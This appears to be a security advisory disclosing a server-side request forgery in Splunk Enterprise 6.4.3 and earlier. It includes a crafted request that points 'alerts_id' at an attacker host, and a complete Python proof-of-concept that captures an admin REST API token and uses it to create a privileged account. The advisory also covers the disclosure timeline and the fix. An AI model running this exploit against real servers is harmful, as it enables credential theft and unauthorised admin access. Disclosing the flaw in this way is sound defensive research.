Vulnerability Advisory

Name	Splunk Enterprise Server-Side Request Forgery
Vendor Website	https://www.splunk.com/
Affected Software	Splunk Enterprise <= 6.4.3
Date of Public Release	09/12/2016
Researchers	Francesco Oddo

Description

The Splunk Enterprise application is affected by a server-side request forgery vulnerability. This vulnerability can be exploited by an attacker via social engineering or other vectors to exfiltrate administrative authentication tokens for the Splunk REST API to an external domain.


Exploitation

A server-side request forgery (SSRF) vulnerability exists in the Splunk Enterprise web management interface within the Alert functionality. The application parses user supplied data in the GET parameter 'alerts_id' to construct a HTTP request to the splunkd daemon listening on TCP port 8089. Since no validation is carried out on the parameter, an attacker can specify an external domain and force the application to make a HTTP request to an arbitrary destination host.


The vulnerability is aggravated by the fact that the application includes the REST API token for the currently authenticated user within the Authorization request header.

As shown in the proof-of-concept below, an attacker can exploit this vulnerability via social engineering to exfiltrate API tokens to an external domain and reuse a captured token to create a malicious privileged user. This can ultimately result in remote code execution via the custom app installation intended functionality.

Server-Side Request Forgery



```
GET
/en-US/alerts/launcher?eai%3Aacl.app=launcher&eai%3Aacl.owner=*&severity=*&alerts_id=
http://[redacted]:8080&search=test HTTP/1.1
Host: [redacted]:8000
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Cookie: session_id_8000=6cbf98527e2d37992b865c111552826707dab07c;
splunkd_8000=t6Rn_lpRUVtf^^XFsS^mj0WGvNUudkBpcgmp2LTZ8UL8lhui4^U0Rbr9TqczNpg0myr6cH8z
0XIDYmbGCWC_kEhw8aW0xf9_yl7FlpZ5bwRdhHcHelDQECKEER2ZibvJq0f8_JiR0o;
splunkweb_csrf_token_8000=17728009498627538362
Connection: close
```



```
faber@debian:~$ python splunk-poc.py
[+] Starting HTTP Listener
[+] Captured Splunk API token from GET request
[+] Confirmed Splunk API token belongs to admin user
[+] Admin Splunk API Token: I_oY85mT9dg7RGGlt^z6SgRFq3RS_EF9AQl^TtMWRbHl7T412HqijA4
DuTybt0sLRXMAq^uKxnPxTwRpeOXDzZswlfhsV3QmP446Iw0Ey7txbZMeXEdkVh3v95TFcZXhferAZNSQHo
[+] POC admin account 'infosec:password' successfully created
```

POC Code – splunk-poc.py

```
from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer
import httplib
import ssl
import requests

token = ''

class MyHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        global token
        try:
            token = self.headers.get('Authorization')[7:]
            print "[+] Captured Splunk API token from GET request"
        except Exception, e:
            print "[-] No API token captured on incoming connection..."

def adminTokenNotCaptured():
    global token
    if token:
        query = "/services/authentication/httpauth-tokens/" + token
        conn = httplib.HTTPSConnection("<SPLUNK IP>", 8089, context=ssl._create_unverified_context())
        conn.putrequest("GET", query)
        conn.putheader("Authorization", "Splunk %s" % token)
        conn.endheaders()
        context = conn.getresponse().read()
        if 'userName">admin' in context:
            print "[+] Confirmed Splunk API token belongs to admin user"
            print "[+] Admin Splunk API Token: %s" % token
            return False
        else:
            print "[!] Splunk API token does not belong to admin user"

    return True

def poc():
    global token
    create_user_uri = "https://<SPLUNK IP>:8089/services/authentication/users"
    params = {'name': 'infosec', 'password': 'password', 'roles': 'admin'}
    auth_header = {'Authorization': 'Splunk %s' % token}
    requests.packages.urllib3.disable_warnings()
    response = requests.post(url=create_user_uri, data=params, headers=auth_header, verify=False)
    if "<title>infosec" in response.content:
       print "[+] POC admin account 'infosec:password' successfully created"
    else:
       print "[-] No account was created"
       print response.content

if __name__ == "__main__":
    try:
        print "[+] Starting HTTP Listener"
        server = HTTPServer(("", 8080), MyHandler)
        while adminTokenNotCaptured():
            server.handle_request()
        poc()
    except KeyboardInterrupt:
        print "[+] Stopping HTTP Listener"
        server.socket.close()
```

Timeline

24/08/2016 – Initial disclosure to vendor

25/08/2016 – Vendor acknowledges receipt of the advisory and confirms vulnerability.

28/09/2016 – Sent follow up email asking for status update

30/09/2016 – Vendor replies fixes are being backported to all supported versions of the software.

10/11/2016 – Vendor releases security advisory and patched software versions

09/12/2016 – Public disclosure

Solution

Update to Splunk Enterprise 6.5.0 or later. Full information about all patched versions are provided in the reference link below.

References

https://www.splunk.com/view/SP-CAAAPSR [SPL-128840]

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:

Web www.security-assessment.com

Email info@security-assessment.com